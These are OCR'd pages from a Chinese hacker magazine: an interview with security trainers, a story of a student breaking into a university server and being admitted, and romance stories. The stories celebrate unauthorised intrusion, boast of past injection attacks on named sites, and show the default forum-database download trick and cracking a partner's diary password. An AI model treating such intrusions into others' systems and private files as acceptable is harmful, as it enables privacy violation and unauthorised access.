sagi：myhk，我在网上曾经看过一篇题目为"关于0x1c的中断设置编程"的文章，署名为myhk的，是你写的吗？

myhk：呵呵，那是我早期写过的一篇文章。

sagi：小鱼，你是什么时候开始接触网络安全的？

小鱼巫师：应该是2000年。还记得中华补天网吧。那时候他们公司网站的安全漏洞就是我帮他们修改的。

sagi：myhk，那你呢？

myhk：我接触网络安全的时候比较晚，是在2002年，在那之前一直是做的关于cisco的，后来还是被小鱼拉着一起搞的网络安全呢。

sagi：小鱼，你们当初都是从事的网络安全研究或方案策划，或ids之类的工作，又是怎么想到的要出来搞网络安全培训呢？

小鱼巫师：说实话，我们觉得现在的企业很需要网络安全方面的人才。而且也有很多人对网络安全很感兴趣。我们期望通过网络安全培训，甚至免费提供视频、音频、图文三种教材的方式来引导大家来注意安全问题、关注安全问题、防范黑客攻击，让网络环境变得更加良好。我们愿意做爱好网络安全学员的良师益友，帮助他们开创更加美好的未来。让安全知识从向往到精通，让梦想从遥远变成握在手中。

sagi：当前的网络安全现状与你们刚接触网络安全时已经大不相同了，能谈谈这种发展的区别以及今后网络安全的发展吗？

小鱼巫师：我们可以清楚的感觉到，通过不少人的努力以及信息社会对知识的传播，用户相比以前对网络安全的意识更加重视了，还有软件厂商、开发人员、网络管理人员等也更加重视网络安全知识的学习。但也可以看到随着企业，特别是外企对安全的重视，安全人才的缺乏是显而易见的。我们时代中安接触过一些外企的猎头公司，他们就很愿意从我们的学员中招人，因为对外企来说，一个好的网络管理员，不仅仅要懂网络管理，也要懂网络安全。

myhk：现在网络安全知识的普及，"黑客"越来越小龄化了。不但需要在技术方面有所提高，最重要的还是该从黑客精神、理念开始。我觉得不仅应做一个技术好的黑客，同时也要做一个有道德有品质的黑客。

sagi：虽然现在公众对于网络安全的意识都有了普遍的提高，但网络攻击事件不但未见减低，却有越演越烈的趋势。各种病毒、漏洞也不比以前少，甚至是越来越多了。对此，小鱼你是怎么看待的呢？

小鱼巫师：攻击和防御是矛和盾的关系。技术

的手段能用于防御，同样也能用于攻击。而且现在出现的一些新的攻击手段有时候也越具有针对性和“社会工程学”化，比如网络钓鱼的攻击手段。各种病毒、漏洞也不比以前少，但我们可以看到相比我们刚在2000年刚接触网络安全的时候，安全的意识是越来越好的，网站的安全性也越来越高，只是现在的信息更加透明化，一个漏洞出来后，会很快的被“很多人”知道，但同时相比以前，网站的应对反应也越来越快。

sagi：不过，目前利用脚本注入来入侵的，并不比当初利用系统漏洞入侵的少，而且目前的脚本注入入侵已经成了一种主流的入侵技术了。

小鱼巫师：2000年，那时候知道脚本入侵的人很少很少。当时几乎所有的网站我使用脚本注入的方式都可以进入。那时候的ChinaMp?..com、chinaas*.com、bbs.nsfocu*.net都曾进去过。

sagi：对了，这次培训班的学员包括了黑鹰、华夏、校园黑客联盟、第八军团等许多成员，你能评价一下他们吗？

小鱼巫师：我们时代中安的培训目标是引领专业，开创未来。能真正让我们的学员学有所成，我相信通过这个课程的学习，这批学员都会学到不少知识，他们也表示从这个课里收获不少。

sagi：01、02年国内黑客组织是以红盟、黑盟、鹰派为代表，可是现在红盟解散了，黑盟也是关了开，现在成立了公司，或许只有鹰派在坚持着，而另一方面，是国内又涌现出了许多规模不大的黑客组织。你对于黑客组织是如何看待着呢？

小鱼巫师：黑客组织是一群以相同的兴趣爱好而聚集在一起的人，鼓励大家多学技术。

myhk：当初的那种大联盟的时代已经过去了，现在取而代之的则是技术更有针对性的小组性质的黑客组织。

小鱼巫师：国外的黑客组织现在也是以比较小型的黑客组织居多，形成了一个以技术研究为主的圈子。

现在的许多的黑客网站也往商业性道路上发展了，国内目前看起来是这样。不过你可以看到俄罗斯黑客就有很强的目的性－－赚钱。

sagi：是的，其实有许多的网络爱好者，学习黑客技术的目的，也许刚开始都是为了能够偷到个网游帐号、装备什么的。

小鱼巫师：是的，即使他们学习网络技术的目的，只是为了偷个网游的帐号而已，其中涉及到的技术也是有许多的。即便是对于这样的网络安全兴趣爱好者，也需要一步一个脚印地学习，系统性地来掌握相关的技术，从最开始的系统知识、网络基础、网络命令、网络协议、服务、组网，再到各种扫描工具、木马程序、溢出、后门、sniffer、数据库……这样一直学习下去，才能够学有所成。

目前大多数的网络兴趣爱好者是真的想学习技术的，暂且不管他们是出于何种目的，他们是真心的想学习。造成这现状可能是因为现在学校的教育跟不上，或者在学校不是学习计算机的学生来学网络安全。网络安全可能说是涉及知识很广的一个行业。它是一门系统性的学习课程，看清楚自己的学习方向，多实践，多沟通，时间长了自然也就熟悉了。想和大家说的就是学知识要学到原理才可以，不要浮躁。

sagi：讲讲国外的黑客现状吧！

小鱼巫师：国外的黑客现状，总的说来跟国内差别也不多。但就技术研究氛围来说，比国内要好。这也在一定程度上造成了中外黑客的技术差距。国外的黑客组织也分为技术研究性的团队和纯粹的黑客组织。不论国内还是国外，这种以技术研究为主的组织技术的水平总是比标榜为黑客组织的高些。

sagi：许多像你们这样很早就接触网络安全的都收过徒弟，你们呢？

小鱼巫师：呵呵，当初，确实有不少说想拜师的。

sagi：那结果呢？

小鱼巫师：没有，大多人我都让他们自己仔细的研究技术。但是还有很多强制拜师的，呵呵！

sagi：呵呵，没有经过亲口承认的，不算数。myhk，你呢？

myhk：没有，我也是让他们自己研究技术，因为这方面的东西主要是靠自学才可以精通。

sagi：不过，现在又多了培训这一条捷径。

myhk：是呀，这个培训科目是我们几位老师辛苦策划出来的系统性比较强的一门课程。其实，有良师来教，入门是挺快的。但是，再怎么样，教，也只能是把你领进门，最终还是要靠自学才行。当然了入门后的学习有老师也很重要，毕竟这样可以少走很多的弯路。

sagi：好了，感谢两位今天对于小菜们的指导，这对于他们今后的学习与发展都有很大的好处。也希望我们《黑客X档案》与中安公司的网络培训合作，能够对广大的网络安全兴趣爱好者们提供一些学习上的帮助！


侠隐仙踪

黑客X梦

踏雪无痕·寇

Самое дорогое у человека —— это жизнь. Она даётся ему один раз ,и прожить её надо так, чтобы не было мучительно больно за бесцельно прожитые годы, чтобы не жёг позор за подленькое и мелочное прошлое и чтобы, умирая, смог сказатъ:вся жизнь и все силы отданы самому прекрасному в мире —— борьбе за освобождение человечества.

——Из <<Как закалялась сталь>>Н·Островского

他叫ANDE，一个学俄语的正面临高考的高中生。把上面一段话翻译过来，你会觉得很熟悉：

人，最宝贵的是生命，它给人只有一次；一个人的生命应该是这样度过的：当他回首往事时，他不因虚度年华而悔恨，也不因过去碌碌无为而羞耻。这样，在他临死的时候，就能够说：我整个生命和所有的精力，都已献给了世界上最壮丽的事业——为人类的解放而作的斗争。

——尼·奥斯特洛夫斯基《钢铁是怎样练成的》节选

高二的时候开始接触网络安全，他说是从"虚度年华、碌碌无为"的时候开始走进这个领域的。在计算机的世界，他没有见到过任何一组程序里有他熟悉的俄文单词。为了学习计算机，他曾疯狂的自修过英语，他的学习成绩只是曾经辉煌过。

某日随手翻开《高考指南》略览一遍后，他呆了很久：高校的计算机系都标着"仅招英语考生"。这几个字就像上天为他设置的一道强悍的防火墙，将他牢牢地屏蔽在计算机专业之外。可是，他并没有因此而沮丧，他说他要设法穿过这道墙。在他的世界里从来没有过自悲与畏惧，在他的辞典中永远也查不到放弃和消极。谁也不知道是什么使他的内心总是充满阳光，充满着对生活和生命的无限热爱。他说是一种力量，一种来自他的爸爸、妈妈、哥哥、身边的和远方的朋友还有他无法离开的网络的力量。

多少个日日夜夜，手里捧着《黑客X档案》反复的咀嚼着每一篇文章，他说《X》里充满着无限的智慧，只有用心去感受，才能解读他们真正要表达的心声和技术。

他想考计算机专业深造自己，可是这一切对于他只是个未知，因为他不知道哪家学校会要他这个学习俄语的学生。两天内，他在某高校的网站上贴了近3000份关于他自己情况的介绍及想读计算机的想法。可是，没有一个人理会他。可能是他此生与计算机无缘吧，他想。无聊的在一家高校的计算机系主页上闲逛，他突然产生了入侵主机系统的想法。于是，他便开始行动。连跳板都没上，就狂扫一通——也许这是他一向的狂妄吧！反复的换了四五个扫描器扫了一上午也没出什么结果（毕竟人家是计算机专业的服务器嘛！）虽然有些迷茫，但是他不甘心放弃，倒是高校这台服务器强悍的配置引起了他的兴趣。第二天，他决定手工检测。这是一个繁琐枯燥的过程，除了要有开阔灵活的思维外还要有坚韧的毅力。终于，在晚上6点18分，他成功的入侵了那台服务器，而且是利用他自己在入侵过程中发现的漏洞并取得了Administrator权限。可接下来应该做些什么呢？他不知道，因为他并不是有所企图的入侵这台服务器。

良久……

帮他们把漏洞修补上吧，他想。

他顺利地补上了漏洞，而且没有留什么后门，因为他对那台服务器上的资源并不感兴趣。然后，他悄悄地离开了那台服务器。

考前的一个月，他悠哉悠哉地过着。偶尔地写点东西，偶尔的到《X》新版论坛上发些让人忍俊不禁的贴子。

早晨早早地来到班级，看看黑板地角上的倒计时，还有20天。别人都在紧张的忙着复习，他却有心情坐在窗前欣赏阳光。

晨会时，老师递给他一封信。看看封面，是一封来自一家高校的信。他想可能是一家专科院校的广告吧——毕业班的学生收到这样的信已经是很平常的事情了。他懒洋洋的拆开信，让他大吃一惊：他收到了一封来自天津理工大学计算机系的录取通知书！他有些抑制不住自己的激动，他可以读计算机专业了！随通知书一起的还有一封短短的信，他用稍有抖动的手打开信：

ANDE同学：

你好！

经我校校委会研究决定，你现在已正式被我校录取。首先，恭喜你！

也许你此时正处在对这突如其来的录取通知书感到激动和不解的状态之中吧？还记得半个月前你对我校的入侵行动吧？我校感谢你能够为服务器修补漏洞。其实，你行动的每个细节我们都有记录的。在你行动的最初我们看到你的入侵IP时并没有对你加以制止，是因为我们在调查你的IP时无意中发现你的IP和我校论坛"求学"板块中的一名留言游客的IP相同。我们看到了你的留言记录"我是一名渴望进入计算机专业学习的高中生，但我学习的外语语种是俄语，这给我进入计算机系带来了很大的困难……"根据留言内容，我们推测入侵者很可能就是论坛留言者。所以在你进入我们服务器之前，我们其实已经进入了你的机器并查得关于你情况的介绍、你的详细资料及联系方式。通过这些证明了我们的猜测是正确的。于是我们决定把你这次入侵当作一次"特别的高考"，由校委会全体成员监考。

历时两天的"考试"证明你是合格的，无论在品德上还是技术上你都是合格的。

在这里，对没有经过允许进入你的计算机我们深表歉意，但是，和你入侵我校服务器一样，我们都是没有恶意的入侵。我们进入你的计算机实际上也是几经周折，没有配置防火墙却如此难以入侵的机器并不多见。而且进入后在D盘下有一个名为"永远的三年九班·六中"的文件夹我们一直都没有办法打开（可能有你的隐私吧，从文件夹名称来看，我们认为在这里最容易找到关于你的详细资料。所以最先"关注"的就是这个文件夹，可是直到最后也没有打开）。从你入侵的思路和你机器的配置情况可以看出你将攻与防融合得多么完美。只是我们不解的是你

侠隐仙踪

入侵时为什么不使用跳板来隐藏自己的IP呢？

我们已经根据你的个人资料为你建立了档案，欢迎你到我校来学习。相信你的明天会有更灿烂的阳光。

天津理工大学校委会、
天津理工大学招生办

或许，他都有些不敢相信这是真的。也许是上天照顾他吧，他这么想着。

他说他一定会珍惜这次难得的机会，在他退出“网坛”的时候，他能够说：“вся жизнь и все силы отданы самому прекрасному в интернете —— борьбе за безопасность информации（我整个生命和所有的精力，都已献给了网络上最壮丽的事业——为信息的安全而作的斗争）”。这是他第一次将俄语用在计算机上，他感到那是一种完美。

他说人活在世上，无论处境如何，都不要向生活投降。生活中，太多的是阴郁，活在这种气氛下会让人窒息。所以我们要学会制造阳光，制造一种和别人共享的心情阳光，永远都保持着向上的状态，永远都不向生活低头。最后他说他要送给各位朋友一首海子的小诗：《面朝大海 春暖花开》。

从明天起做个幸福的人 / 喂马劈柴周游世界 / 从明天起关心粮食和蔬菜 / 我有一所房子 面朝大海春暖花开 / 从明天起和每一个亲人通信 / 告诉他们我的幸福 / 那幸福的闪电告诉我的 / 我将告诉每一个人 / 给每一条河流每一座山脉取个温暖的名字 / 陌生人我也为你祝福 / 愿你有一个灿烂前程 / 愿你有情人终成眷属 / 愿你在尘世获得幸福 / 我只愿面朝大海春暖花开 。



破解的代价——回忆

王 杰[0 0 D Z]

杰静静地坐在天台上，任凭风雨吹打着他那单薄的身躯，望着这个满是灯火而又一片陌生的城市，不知道自己的选择是对还是错，风雨打开了杰的记忆……

认识竹天是在三年前的校园，那时学校以电脑培训班为名义开了一个网吧，杰每晚都会与猪朋狗友结伴前去。偷看MM们的QQ号，然后把她们加为自己的好友便是兄弟们的拿手好戏。一晚，死党三金神秘地闪过来对杰说：“给你一个QQ号，绝对经典……”。凌枫，一个好听而带点酷意的名字，杰很顺利地便把她加为自己的好友！寒暄了一会儿，杰问：“你是哪个学校的？”“XX中专啊！”“不会吧，我也是吖！我们做个朋友好不好？”（非常老土的对白吧！）她是一个开朗健谈的女孩儿，杰和她上谈校内下谈校外。不知不觉，下课铃响了，“我要下了，很高兴认识你我叫竹天。”“我叫杰，也很高兴认识你！”

之后，杰开始对竹天展开爱情的攻势。一个月后，经过杰的胆大，心细，脸皮厚，竹天终于成了杰的女朋友。在同学的眼中，杰和竹天是很相配的一对，每天用餐时间，竹天都帮杰打饭。杰的猪朋狗友们都羡慕的要命，便三天两头让杰请他们吃饭。呵呵，印证了那句话——妒嫉是可以杀S人的。

快乐的日子总是过得很快，转眼间便到了毕业时间。离校那天，竹天手里拿着装满1011颗星星的许愿瓶送到杰的眼前，“希望我们的心就像这1011颗星星一样，一心一意！”毕业后，上天好像不愿意让有情人分散，杰在本城的一个PCB公司做一个小职员，而竹天则在同城的一个公司里做文员。每天下班后，他们都会一起去买菜，然后回家一起做饭，共进晚餐，幸福的日子就这样持续着。半年后，经过《黑客X档案》的熏陶，杰省吃俭用，终于把六千多的电脑买回家了！杰很喜欢书上的牧马记，并且疯狂地迷上了木马，晚餐后和竹天去公园散步的习惯也改掉了，分歧也凸现出来了……

“一天到晚玩这些东西有什么意思，听说公园的喷水池开放了，我们去看一下吧。”竹天挟了一下杰的手臂说。杰无动于衷，“喂，我和你说话呢！你听到没，公园的喷水……”竹天大声地说。“叫什么叫，你没看见我在忙吗？要去你自己去！又一台肉鸡上线了……”竹天似乎真的生气了，瞪了杰一眼转身到客厅看电视去了！以后的日子，竹天也好像习惯了杰的冷淡，偶尔还会和杰争用一下电脑，并成功地占用了杰30G的F盘。竹天很喜欢下载一些伤感歌曲来听，说是听着这些歌曲能缓解自己的心情！电脑专业毕业的她也经常做一些FLASH让杰来看，有时还真的把杰逗得大笑，气氛似乎又回到了从前，杰并没有意识到自己应该补偿什么，只知道没人阻止他玩“黑”就好了。

周末，“杰，我和同事们出去玩了！”竹天说。杰还是无动于衷（这似乎是杰的本性），他在某论坛上传ASP木马呢！“砰！竹天甩门而去。”杰不断地抓包，不断地上传，经过一个多小时后还是以失败告终。“管理员会不会没改默认数据库的名字呢？试一下！”杰输入xxx.com\bbs\date\dvbbs7.mdb，出现下载提示。居然这么简单啊。杰把它下载下来，咦，保存到哪里去了？杰把存放的路径给忘了，找了几个常用的文件夹也没发现。无意到了给女友专用的F盘看了一下，“女孩子日记本？”随便输入几个弱口令，提示密码错误。二月份的X里面不是有篇破解女孩子日记本的文章吗？呵呵，正好可以拿来练手，杰按照文章的步骤，经过几十分钟的“工作”成功得出密码：I Love XXX，但随之也有点愤怒了，因为XXX竟然不是杰名字的字母缩写，进去一看，有一段令杰心碎的话：

XXX：（密码的XXX）

你为什么还要打电话给我？当初又如此狠心地抛弃我？让我还想起你，我已经有男朋友了。和我爱的人做朋友，和爱我的人做恋人，我现在已经有了一个很爱我的人。虽然他现在爱的只有电脑，只有那本《黑客X 档案》，但……


杰呆了，“和我爱的人做朋友，和爱我的人做恋人？那我算什么？”随着一声脆响，键盘被杰重重地砸了下去！

杰离开了家，离开了这个伤心的城市，只为了一句话，走时在键盘上留下了一张纸条：和我爱的人做朋友，和爱我的人做恋人。名句，我明白！

两个月后，杰经不起对竹天的思念，又回到了家，回到了属于杰的地方。但，已经再没有竹天的身影了，没有竹天的任何东西，没有了那曾经熟悉的气息。唯一留下的是在那布满灰尘的键

盘上竹天留下的一张纸条：就这么一句话就把我给判刑了，难道以前的一切都是假的吗？相爱没有了信任，又有何意义？！保重！

窗外的景物还是那样的熟悉：暗黄的街灯，提着大包小包在街上行走的人群。看着与竹天的合照，“心中心中，一切似空……就让这一切已随风”不知谁家传来了歌声。泪水滑过了杰的脸颊，一切，可以当作一场梦吗？可以像歌里面唱的随风而去吗？



我可找到你了

伍文通

A

我，邓杜钦，二十二岁，喜欢可乐，喜欢翘课睡觉。

我有个死党，叫安艺，他自小就和我一起长大，小学一个学校，中学一个班，到大学竟然住到了同一间宿舍。安艺说他这辈子算毁了，摊上我这样的人，他总是想不明白为什么我不学习居然也可以考上大学。我就对他说，考试这东西，要灵活对待，要靠脑子，不是靠死学习。安艺听后愕然，作若有所思状，从此对我佩服得五体投地。

安艺是个学习狂，样子看起来还可以，白白嫩嫩的，我常说他像个女人，我还偷偷的看见过他在厕所里照镜子，那陶醉的样子啊，简直就是一自恋狂！而我竟然跟他做了这么多年的朋友，这我都忍了！

大一那年我迷上电脑游戏，买了电脑以后就整天沉迷在游戏的世界里出不来。那一天，电脑前的我目不转睛，控制着两个英雄在奋勇杀敌。魔兽上的我杀红了眼，正在激战时刻，女朋友姗姗抓住了我拿鼠标的手说：“杜钦，别这样，停一下，我有话跟你说。”

“快放开我的手，我就要被人干掉啦！”我对着姗姗吼，姗姗还是抓住我的手不放。情急之下我甩开她的手，之后我最不愿意看到的画面出现了，英雄被食尸鬼围杀，部队所剩无几，只剩下几个红血的小兵在四散逃跑。我呆看着惨不忍睹的部队，怒瞪了一眼姗姗：“我跟你没完！”然后我就看见姗姗捂着嘴跑了出去。

可是接下来的几天我就后悔了，因为姗姗几天没有找过我了，以前她不是这样的。每天都会找我，还在男生宿舍下面叫着我的名字，惹得半幢楼的人都伸出头来看，我就特享受，迟迟不肯出来。她也不生气，一直叫。我想她这次真的生气了，我就问身边的安艺是不是，安艺说那还用问吗？我真怀疑那时候到底是不是我，玩游戏玩到昏菜了，竟说出那猪狗不如的话。

几天之后我收到姗姗的一封分手信，说我太大男人主义了。安艺问我为什么和姗姗分手，还说那样好的女孩像恐龙一样是绝迹的了，我不敢把原因告诉他，随便说了句她太大女人主义了，性格不合啊之类的，因为我知道安艺暗恋姗姗，我要是把真正原因说出来他还不把我打歇菜了？

B

姗姗从此像失踪一样，我根本见不到她，打电话去问她的同学，都说你是她男朋友你不知道她在哪里我怎么能知道？我就像个哑巴，噎着了。

大一的时候因为沉迷游戏，重修了三科，去交重修费的时候我又想起了姗姗的那一句“别这样”。我多么想和收费的老师说：“别这样。”可我没有后悔的权利。

大二的时候和师弟一起上课，颜面尽失。回到宿舍的时候窝了一肚子的火，又玩起了魔兽，没想到技术进步了很多，连赢三局，总算出了一股闷气。游戏完了，却有些失落，我想如果姗姗这时摇着我的手，对我说：“停一下，我有话跟你说。”我一定会停下来。

大二上学期又挂了一科物理，我彻底绝望了。我想我是应该去读文科的，却不知道怎么的读了理科。郁闷的跑去看帖，看到一张帖说爱情好比物理学领域里的合力；金钱、美貌是阻力；才能、美德是动力。合力等于零时，爱情做匀速直线运动；当阻力大于动力时，做减速运动，爱情趋于结束；当动力大于阻力时，做加速运动，爱情趋于长久。我想，我的爱情是做减速运动了，或者根本就不运动了。

我又问安艺，我和姗姗是真的分手了吗？然后我又自个儿回答，我好象还没有答应她呢。于是又有了一丝庆幸。隔壁宿舍又有几个过来挑战魔兽，我说过几天好不好啊？谁知他们奸笑着说我是不是不敢来！？我就说谁怕谁啊。

C

那天我又通宵了。醒来的时候，已经不知道是什么时间了。空荡荡的宿舍里，很冷，只有寂寞的玻璃反射着白色的光。外面下着雨，我遥望。

打开电脑，躺在椅子上听歌。冲了杯热牛奶，喝下去，一样的冷。

红色的阳光从落地窗的缝隙射了进来，粉蓝的床单，瓷砖地板，木拖鞋。一处一处，满地都是思念的影子，却无人能懂。

突然很想听听姗姗的声音，哪怕，只有一秒。

姗姗离开我的这段时间里，我写了三篇文章，一篇发表在校刊上，班主任还给加了几分文体分，另外两篇安艺看了后，沉默了几分钟，然后说，我想我也该去找个女朋友了。

安艺的女友叫绮茜。我盯着安艺，

突然发觉安艺越来越长得像个人了，皮肤也晒黑了，开始穿Ｌｅｅ的牛仔裤。绮茜站在安艺身边，软绵绵的，两个人说话动作越看越像克隆的，我还有什么话好说？

我也不甘寂寞，和外校的一个女生打得火热。在ＱＱ上我厚颜无耻的说你做我女朋友怎么样啊？那边就说你别臭美了。我就说我开玩笑的，你就当真了？我越来越发觉我俗的让人发酸。

后来我接到姗姗的电话，接到电话的那一瞬间，我温柔得像个波斯猫："姗姗，你什么时候回来啊？"

姗姗把我数落了Ｎ遍，我在那里恩恩的应着，不敢出声，最后她说了一句"我打电话给你干什么啊？"，接着啪的一声挂了电话，留下我呆在那里，我回拨，却是一个男人的声音……

D

那一天我生日，依然很冷。姗姗连个电话都无，我在心里暗骂你不需要这样对我吧？我们三人走在街上，安艺，绮茜和我。我一直在沉默，尴尬洒了一地。

转过北京路街口的时候，安艺说："你知道吗？姗姗有男朋友了。"

我的心突然一凉，我问是真的吗？什么时候的事了？安艺说就昨天，我看见的，那个男的还牵着她的手，走在街上，很亲密的样子，我想叫她，但最后还是没有叫。我听见自己的心在下沉，我想起那天电话里的那男声，我真笨啊，这也感觉不到？我宁愿安艺说的不是真的。我突然很埋怨姗姗为什么不给我机会解释，你怎么都得听一下我的解释啊，怎么说我都是爱你的啊。

安艺说："如果给你选择，你还会选择姗姗吗？"我就说那还用说吗？她如果回来，我立刻给她跪下。说完，我又陷入了沉默。我想哭却哭不出来。

那一夜我又玩游戏到天明，奇怪的是，我一直输，输得一塌糊涂，心不在焉的。

绮茜暑假回了南京，我和安艺留在广州。安艺找了份兼职，说和我一起去，我说好。可是不久安艺那小子就跑去南京了，说为了爱情要背井离乡。工作的日子我的头脑对爱情一片空白，整天只想着怎样把策划做好，每天都过着头脑发热的日子，我不知道这是幸福还是痛苦。

我想，我终于可以尝试不去想她了。

E

暑假过去三分之一的时候我终于决定去南京，在广州我一个人会胡思乱想的。临上火车的时候我又接到了姗姗的电话，说祝我一路顺风。我不知道姗姗怎么知道我要走，好象她一直就在我的身边监视我一样。我嘿嘿的说你还好吗？然后我就听到挂电话的声音。我就骂，狠狠的骂，这算什么啊？还差点把手机摔了。我回拨，电话那头说你拨打的手机已关机，我苦笑。

在火车上我构思起了一个长篇，一直都想写个长篇，关于这些年我走过的路，关于姗姗，安艺，可惜我没有耐性，一直没有写。在火车上我想是个好机会，可是想着想着我就睡着了。

下了火车已是凌晨，打电话给安艺，估计那小子正搂着绮茜在做梦呢，我说你五分钟后给我滚来火车站。我发觉我的火气越来越大。

在南京我整天无事可做，就折磨起安艺的那台电脑。安艺这小子在南京更加无聊，说让我教他玩魔兽。

我和安艺就整天在干魔兽，安艺进步特快，连我都快招架不住了。我说我不玩了，你自己玩。转身去看招聘启事，我想，我还是需要工作的。或者，我是想让自己忙碌一些，忘记一些事和一些人。

投简历，面试，再投简历，再面试。如此循环，折腾了半个月，终于有人肯接收我。安艺在爱情面前却当起了傻瓜，整天就只知道在家做饭等绮茜。我就说，你这样迟早会失去她的。安艺就笑笑，说，这我知道。我就问，你是不是玩游戏玩傻掉啦？你知道那你还不赶快去找个工作？

安艺就说，他其实并不是很爱绮茜，他只是想找个人来忘记姗姗，他并不属于南京，他迟早要回广州，在回之前他想要对她好一点。我呆住了，突然发觉安艺已经不是以前的那个安艺了，我们之间，什么时候也变得如此无奈了呢？

安艺回广州的时候我去火车站送他，绮茜对安艺说保重的时候，我看见她的眼泪。安艺头也不回，我知道他一回头就会哭，他是不想在她面前哭的。

F

我在南京干得如鱼得水，早就开学了我还是没有回去学校报到。绮茜不久就有了新的男朋友，我没有告诉安艺，也不知道安艺知不知道，但是我想，这已经不再重要了。

